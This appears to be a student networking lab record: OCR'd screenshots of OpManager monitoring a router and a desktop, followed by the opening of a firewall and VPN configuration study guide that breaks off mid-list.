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

Mobile Downloads

Chat with us


10:56 11/22/2023











OpManager

Dashboard Inventory Network Servers Virtualization Storage Alarms Maps Applications Workflow Settings Reports

vigor Router | Vigor 2800G | 9:44P

### Rediscovered Interfaces

<input type="checkbox"/>	IFIndex	Display Name	IFDescr	IP Address	Speed (bps)
<input checked="" type="checkbox"/>	1	LAN	LAN		100000000
<input type="checkbox"/>	4	WAN1	WAN1		100000000
<input checked="" type="checkbox"/>	5	WAN2	WAN2		100000000
<input type="checkbox"/>	6	WAN3	WAN3		100000000
<input type="checkbox"/>	7	Resrvd	Resrvd		100000000
<input type="checkbox"/>	8	IF-vigor.router-8			0
<input type="checkbox"/>	9	IF-vigor.router-9			0
<input type="checkbox"/>	10	IF-vigor.router-10			0



1-10 Page 1 of 1 30 100 View 1 of 0

No change Deleted from device Removed by user Added Changed

Cancel Save

73°F Air: Very floor

11:30 11/22/2023



OpManager


License will expire in 29 days | Get Quote | Purchase | Request Demo

Dashboard | Inventory | Network | Servers | Virtualization | Storage | Alarms | Maps | Applications | Workflow | Settings | Reports

Overview | Enterprise Dash... | Network | Servers | Virtualization | Storage | Custom Dashboard

Create your own Dashboard: You can add custom dashboards with required widgets and share it with your team. [Click here to add now.](#)

Business View



HeatMap

Clear (2)

2

Recent Alarms

0

No Data

Infrastructure Snapshot

Name	Alarms	Devices	Problematic Devices
Server	0	0	0
Router	0	1	0
Switch	0	0	0
Desktop	0	1	0
Firewall	0	0	0
DomainController	0	0	0
Load Balancer	0	0	0
WAN Accelerator	0	0	0

Top events  
Event brief

Search

11:32 AM  
11/22/2023

Edit Widget

Name  
Business View

Business View  
None  
None  
Business View  
NETVM

Cancel Save

OpManager


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Dashboard | Inventory | Network | Servers | Virtualization | Storage | Alarms | Maps | Applications | Workflow | Settings | Reports

Overview | Enterprise Dash... | Network | Servers | Virtualization | Storage | Custom Dashboard

Project your dashboard on a NOC screen: Want to project your critical metrics on a bigger screen for your IT team? [Try our NOC View.](#)

Business View  
NETVM(2)



HeatMap

Clear (2)

2

Recent Alarms

0

No Data

Infrastructure Snapshot

Name	Alarms	Devices	Problematic Devices
Server	0	0	0
Router	0	1	0
Switch	0	0	0
Desktop	0	1	0
Firewall	0	0	0
DomainController	0	0	0
Load Balancer	0	0	0
WAN Accelerator	0	0	0

Waiting for netm...



73°F  
Mostly cloudy

Search

11:39 AM  
11/22/2023

My Dashboards

New Dashboard



OpManager

Dashboard Inventory Network Servers Virtualization Storage Alarms Maps Applications Workflow Settings Reports

Overview Network Servers Virtualization Storage Custom Dashboard Router

All Interfaces Traffic of a Device

No Data Available

Edit Widget

Name: All Interfaces Traffic of a Device

Device Name: ...Select a Device...

Show: All 10

Period: Last 24 hours

Time Window: Full 24 hours

Cancel Save

73°F Mostly cloudy 11:39 11/22/2023

OpManager

Dashboard Inventory Network Servers Virtualization Storage Alarms Maps Applications Workflow Settings Reports



Overview Network Servers Virtualization Storage Custom Dashboard Router


All Interfaces Traffic of a Device

vigor

Interface Name	Bandwidth	Receive (bps)	Transmit (bps)
LAN	100 M/100 M	0	0
WAN2	100 M/100 M	0	0

73°F Mostly cloudy 11:39 11/22/2023





OpManager

Inventory

netvn

Desktop | Windows 11 | SR-HP


Summary Interfaces Active Processes Installed Software Apps Monitors

Interfaces (0/1)

Discover Interfaces

Status	Ifindex	Interface Name	Type	Rx Traffic	Tx Traffic	Polling status	Action
<input checked="" type="checkbox"/>	3	Realtek PCIe GBE Family Controller-Ethernet	Ethernet	315.679 K (0.03%)	16.482 K (0.0%)	Active	Active

Page 1 of 1



## RESULT:

Thus the tool of OP MANAGER for Network monitoring tool as installed, configured and monitor a network successfully



Ex.No:	
Date:	Study to configure Firewall, VPN

**AIM:**

To study and configure the Firewall and VPN

**PROCEDURE:**

Configuring a firewall and VPN involves multiple steps and considerations. Here's a study guide to help you understand the basics and steps involved in configuring both:

**Firewall Configuration:****1. Understand Firewall Types:**

- Study different types of firewalls such as network-based firewalls, host-based firewalls, and application-layer firewalls.
- Learn about stateful vs. stateless inspection and how they impact firewall rules.

**2. Choose Firewall Software/Hardware:**

- Research popular firewall solutions like iptables (Linux), pfSense (open-source firewall), Cisco ASA (hardware firewall), and others.
- Understand the features, limitations, and requirements of each solution.

**3. Define Security Policies:**

- Determine the purpose of the firewall (e.g., perimeter defense, internal segmentation).
- Define security policies such as which traffic to allow, deny, or restrict based on source, destination, port, and protocol.

